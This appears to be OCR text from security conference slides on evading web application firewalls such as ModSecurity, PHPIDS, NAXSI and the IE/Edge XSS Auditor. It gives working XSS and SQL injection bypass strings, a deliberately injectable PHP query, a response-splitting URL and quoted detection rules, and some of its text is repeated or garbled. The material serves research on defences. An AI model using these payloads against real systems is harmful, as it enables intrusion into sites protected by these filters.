
attackercan.com/xss.php?a=" in (toString=alert,window%2b")/

```
<html>
<head>
</head>
<body>
<script>
var a = "" in #toString=alert,window+''#//";
  Invalid character
</script>
</body>
</html>
```

IE+Edge XSS Auditor

EdgeHTML.dll

```
[\"\'`][ ]*(([^a-z0-9~_:\'\"` ])|(in)).+?{[\(`]}.*?{[\)`]}
```




attackercan.com/xss.php?a=" in (toString=alert,window%2b")/

```
<html>
<head>
</head>
<body>
<script>
var a = "" in #toString=alert,window+''#//";
Invalid character
</script>
</body>
</html>
```

IE+Edge XSS Auditor Result: blocked

EdgeHTML.dll

```
[\"\'`][ ]*(([^a-z0-9~_:\'\"` ])|(in)).+?{[\(`]}.*?{[\)`]}
```



```
<html>
<head>
</head>
<body>
<script>
var a = "" in(toString=alert,window+'')//";
<
```


Regexp bypass.

Result: alert!

Thx @ahack_ru for payload

```
(?:div|like|between|and|not )\s+\w)
```

(?:div|like|between|and|not)\s+\w)



PHPIDS / PHPIDS

https://github.com/PHPIDS/PHPIDS/commit/667e63af93e8fd2ee4df99dd98cb41acdf480906

fixed some duplicate word matchings found by Cryptic_Mauler

master 0.7 ... 0.6.3

x00mario committed on 17 Jul 2008 1 parent fcf31d7 commit 667e63af93e8fd2ee4df99dd98cb41acdf480906

Showing **1 changed file** with 5 additions and 5 deletions.

10 lib/IDS/default_filter.xml

```
*\d)|(?:(?:(AND|OR|XOR|NAND|NOT)\s+|\|\||\&\&)\
*\d)|(?:(?:(N?AND|X?OR|NOT )\s+|\|\||\&\&)\s*\w
```

```
@@ -435,7 +435,7 @@
        </filter>
        <filter>
            <id>40</id>
-           <rule><![CDATA[(?:"\s*(?:#|--|{))|(?:\/\*!\s?\d+)|(?:ch(?:a)?r\s*\(\s*\d)|(?:(?:(AND|OR|XOR|NAND|NOT)\s+|\|\||\&\&)\s*\w+\
+           <rule><![CDATA[(?:"\s*(?:#|--|{))|(?:\/\*!\s?\d+)|(?:ch(?:a)?r\s*\(\s*\d)|(?:(?:(N?AND|X?OR|NOT )\s+|\|\||\&\&)\s*\w+\()]]
            <description>Detects MySQL comments, conditions and ch(a)r injections</description>
            <tags>
```

What’s next?

1. Identify WAF vendor and version using “signature” vulnerabilities.

What’s next?

1. Identify WAF vendor and version using “signature” vulnerabilities.

2. Reveal and apply bypasses depending on a situation

What’s next?


1. Identify WAF vendor and version using “signature” vulnerabilities.

2. Reveal and apply bypasses depending on a situation

3. Craft string which bypasses all regexp-based rules.

ModSecurity SQLi Bypass

Basic SQLi is given:



```
$sql = "SELECT * FROM `test` WHERE id = '" . $_GET['a'] . "'";
```

All SQLi Regexp bypass:

```
-1'OR#foo
id=IF#foo
(ASCII#foo
((SELECT-version()/1.))<250,1,0) #
```

What’s next?

1. Identify WAF vendor and version using “signature” vulnerabilities.

2. Reveal and apply bypasses depending on a situation

3. Craft string which bypasses all regexp-based rules.

4. …

What’s next?

1. Identify WAF vendor and version using “signature” vulnerabilities.

2. Reveal and apply bypasses depending on a situation

3. Craft string which bypasses all regexp-based rules.

4. …

5. Dig deeper!


METHOD II: Logical bypass

Manual review analysis

+Non-standard findings
- Subjective

Blacklists fail #1

```
SecRule ... "[\n\r](?:set-cookie|location):"
    "msg:'HTTP Response Splitting Attack',
    id:921120,
```



https://www.browserstack.com/start#os=Windows&os_version=10&browser=IE&browser_version=11

http://attackercan.com:9200/%0A%20ontent-

Message from webpage

XSS-In-ElasticSearch

UserAgent:Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; rv:11.0) like Gecko

https://github.com/netty/netty/issues/5535


Blacklists fail #2, 3, 4, …

NAXSI	0x	0b10101 b'10101'

<table>
<tr><td>ModSecurity 2.2.9
XSS Rule 973300</td><td><(a|abbr|acronym|...</td><td><non_existing_tag onmouseover=alert(1)>hover this!</td></tr>
</table>


ModSecurity 3RC-1 OS-Commands.data	adduser	useradd
	ipconfig	ifconfig
	copy, move	cp, mv

Researches success




```
SecRule ... "@rx .*¾.*¼.*|.*¼.*¾.*" \
        "phase:request,\
        rev:'1',\
        ver:'OWASP_CRS/3.0.0',\
        maturity:'7',\
        accuracy:'8',\
        id:941310,\
```

@mazen160




```
¼script> alert(1) ¼/script>
or
<script¾ alert(1) </script¾
```

Researches success




```
SecRule ... "@rx .*¾.*¼.*|.*¼.*¾.*" \
          "phase:request,\
          rev:'1',\
          ver:'OWASP_CRS/3.0.0',\
          maturity:'7',\
          accuracy:'8',\
          id:941310,\
```


@mazen160



```
¼script> alert(1) ¼/script>
or
<script¾ alert(1) </script¾
```



```
SecRule ... "(fromcharcode|alert|eval)\s*\("
ver:'OWASP_CRS/2.2.9'
id:'973307'
```



```
alert`1`
```


METHOD III: Unexpected by primary logic bypass

XSS Fuzzer

